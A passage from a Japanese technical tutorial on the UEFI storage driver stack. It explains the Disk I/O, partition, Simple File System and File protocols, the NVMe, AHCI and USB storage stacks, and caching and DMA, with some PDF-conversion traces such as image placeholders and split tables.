Block I/O Protocol はブロック単位（通常 512 バイトまたは 4096 バイト）でしかアクセスできません。しかし、ファイルシステムドライバなどは、**任意のオフセットから任意のサイズでデータを読み書きしたい**場合があります。



## プロトコル定義

```
typedef struct _EFI_DISK_IO_PROTOCOL {  
    UINT64 Revision;  
    EFI_DISK_READ ReadDisk;  
    EFI_DISK_WRITE WriteDisk;  
} EFI_DISK_IO_PROTOCOL;
```

## ReadDisk vs ReadBlocks

項目	Block I/O: ReadBlocks	Disk I/O: ReadDisk
単位	ブロック (512B/4096B)	バイト

項目	Block I/O: ReadBlocks	Disk I/O: ReadDisk
オフセット	LBA (ブロック番号)	バイトオフセット
サイズ制限	ブロックサイズの倍数	任意
内部動作	直接ハードウェアアクセス	必要に応じて RMW


**RMW (Read-Modify-Write):** ブロック境界に揃っていない書き込みの場合、まず該当ブロックを読み込み、必要部分だけ変更してから書き戻す操作。

---

## パーティション検出の仕組み

### Partition Driver の役割

**Partition Driver** は、物理ディスク上のパーティショントーブル（GPT または MBR）を解析し、各パーティションを個別の Block I/O Protocol インスタンスとして公開します。




## GPT vs MBR

項目	MBR (Master Boot Record)	GPT (GUID Partition Table)
最大パーティション数	4 (プライマリ)	128 (標準設定)
最大ディスクサイズ	2 TB	9.4 ZB (実質無制限)
パーティション識別	Type Code (1バイト)	Type GUID (128ビット)

項目	MBR (Master Boot Record)	GPT (GUID Partition Table)
冗長性	なし	ヘッダとテーブルの複製
UEFI サポート	レガシー互換	推奨

## パーティション検出の流れ



## ポイント:

- Partition Driver は LogicalPartition == FALSE のデバイスにのみ接続
  - File System Driver は LogicalPartition == TRUE のデバイスに接続
- 

# Simple File System Protocol

## ファイルシステム抽象化

`EFI_SIMPLE_FILE_SYSTEM_PROTOCOL` は、ファイルシステムへのアクセスを抽象化し、ファイル・ディレクトリ操作を提供します。

## プロトコル定義


```
typedef struct _EFI_SIMPLE_FILE_SYSTEM_PROTOCOL {
    UINT64 Revision;
    EFI_SIMPLE_FILE_SYSTEM_PROTOCOL_OPEN_VOLUME OpenVolume;
} EFI_SIMPLE_FILE_SYSTEM_PROTOCOL;
```

## File Protocol

`OpenVolume()` は `EFI_FILE_PROTOCOL` を返します。このプロトコルが実際のファイル操作を提供します。

```
typedef struct _EFI_FILE_PROTOCOL {
    UINT64          Revision;
    EFI_FILE_OPEN    Open;
    EFI_FILE_CLOSE   Close;
    EFI_FILE_DELETE  Delete;
    EFI_FILE_READ    Read;
    EFI_FILE_WRITE   Write;
    EFI_FILE_GET_POSITION GetPosition;
    EFI_FILE_SET_POSITION SetPosition;
    EFI_FILE_GET_INFO  GetInfo;
    EFI_FILE_SET_INFO  SetInfo;
    EFI_FILE_FLUSH    Flush;
    // UEFI 2.0 以降
    EFI_FILE_OPEN_EX  OpenEx;
    EFI_FILE_READ_EX   ReadEx;
    EFI_FILE_WRITE_EX  WriteEx;
    EFI_FILE_FLUSH_EX  FlushEx;
} EFI_FILE_PROTOCOL;
```

## ファイル操作の流れ



## ファイルパスの規則

UEFI では、バックスラッシュ (\) 区切りのパスを使用します：

```
\EFI\BOOT\BOOTX64.EFI  
\myapp\config.ini
```

### 注意点:


- 常にルート (\) から始まる
- 大文字小文字は区別されない (FAT の場合)


- スラッシュ( / )ではなくバックスラッシュ( \ )
- 

## デバイス別ドライバスタック

### NVMe ストレージスタック

**NVMe (Non-Volatile Memory Express)** は PCIe 接続の高速 SSD 用プロトコルです。






**NVMe Pass Thru Protocol:** NVMe コマンド (Admin Command, I/O Command) を直接送信するための低レベルプロトコル。


## AHCI (SATA) ストレージスタック

**AHCI (Advanced Host Controller Interface)** は SATA ディスク用の標準インターフェースです。



## USB Mass Storage スタック


**USB Mass Storage** は USB フラッシュドライブや外付け HDD で使われます。




# ストレージスタックの動的な構築

## ドライバ接続の流れ

UEFI は起動時に、**DXE Dispatcher** がドライバを順次ロードし、`ConnectController()` でデバイスに接続していきます。



## ハンドルの階層構造



## ストレージアクセスの最適化

### キャッシング

層	キャッシングの種類	説明
ハードウェア	ディスクキャッシング	デバイス内蔵の DRAM/SRAM
Block I/O	Write Caching	Media->WriteCaching で有効化
File System	メタデータキャッシング	FAT テーブルのキャッシング

### DMA vs PIO

アクセス方法	説明	パフォーマンス
DMA	Direct Memory Access (CPU を介さずメモリ転送)	高速

アクセス方法	説明	パフォーマンス
PIO	Programmed I/O (CPU がデータをコピー)	低速

UEFI のストレージドライバは通常 DMA を使用します。PCI I/O Protocol の `Map()` メソッドで DMA バッファをマッピングします。

---

## まとめ

### この章で学んだこと

#### ✓ ストレージスタックの階層

- Block I/O → Disk I/O → Partition → File System の4層構造
- 各層が明確な責務を持つ

#### ✓ Block I/O Protocol

- ブロック単位の読み書き
- Media 構造体でデバイス情報を提供

#### ✓ Disk I/O Protocol

- バイト単位の読み書き
- Read-Modify-Write による任意アクセス

#### ✓ パーティション検出

- GPT/MBR の解析
- 論理パーティションを個別の Block I/O として公開

#### ✓ Simple File System Protocol

- ファイル・ディレクトリ操作の抽象化

- FAT32 が UEFI 標準ファイルシステム

### デバイス別スタック

- NVMe: NVMe Pass Thru Protocol
- AHCI: ATA Pass Thru Protocol
- USB: USB I/O Protocol

## 次章の予告

次章では、**USB スタックの構造**について学びます。USB は複雑な階層プロトコルであり、USB Host Controller (xHCI/EHCI)、USB Bus Driver、USB デバイスドライバ (HID、Mass Storage など) が連携して動作します。USB の列挙プロセス、エンドポイント通信、転送タイプ (Control/Bulk/Interrupt/Isochronous) など、USB スタック特有の仕組みを詳しく見ていきます。

---

### 参考資料

- [UEFI Specification v2.10 - Section 13.5: Block I/O Protocol](#)
- [UEFI Specification v2.10 - Section 13.7: Simple File System Protocol](#)
- [UEFI Specification v2.10 - Section 13.6: Disk I/O Protocol](#)
- [NVMe Specification](#)
- [AHCI Specification](#)

# USB スタックの構造

## 🎯 この章で学ぶこと

- USB アーキテクチャの階層構造 (Host Controller、Hub、Device)
- USB Host Controller の種類と役割 (xHCI、EHCI、UHCI、OHCI)
- USB デバイスの列挙プロセスと USB Bus Driver の役割
- USB I/O Protocol と転送タイプ (Control、Bulk、Interrupt、Isochronous)

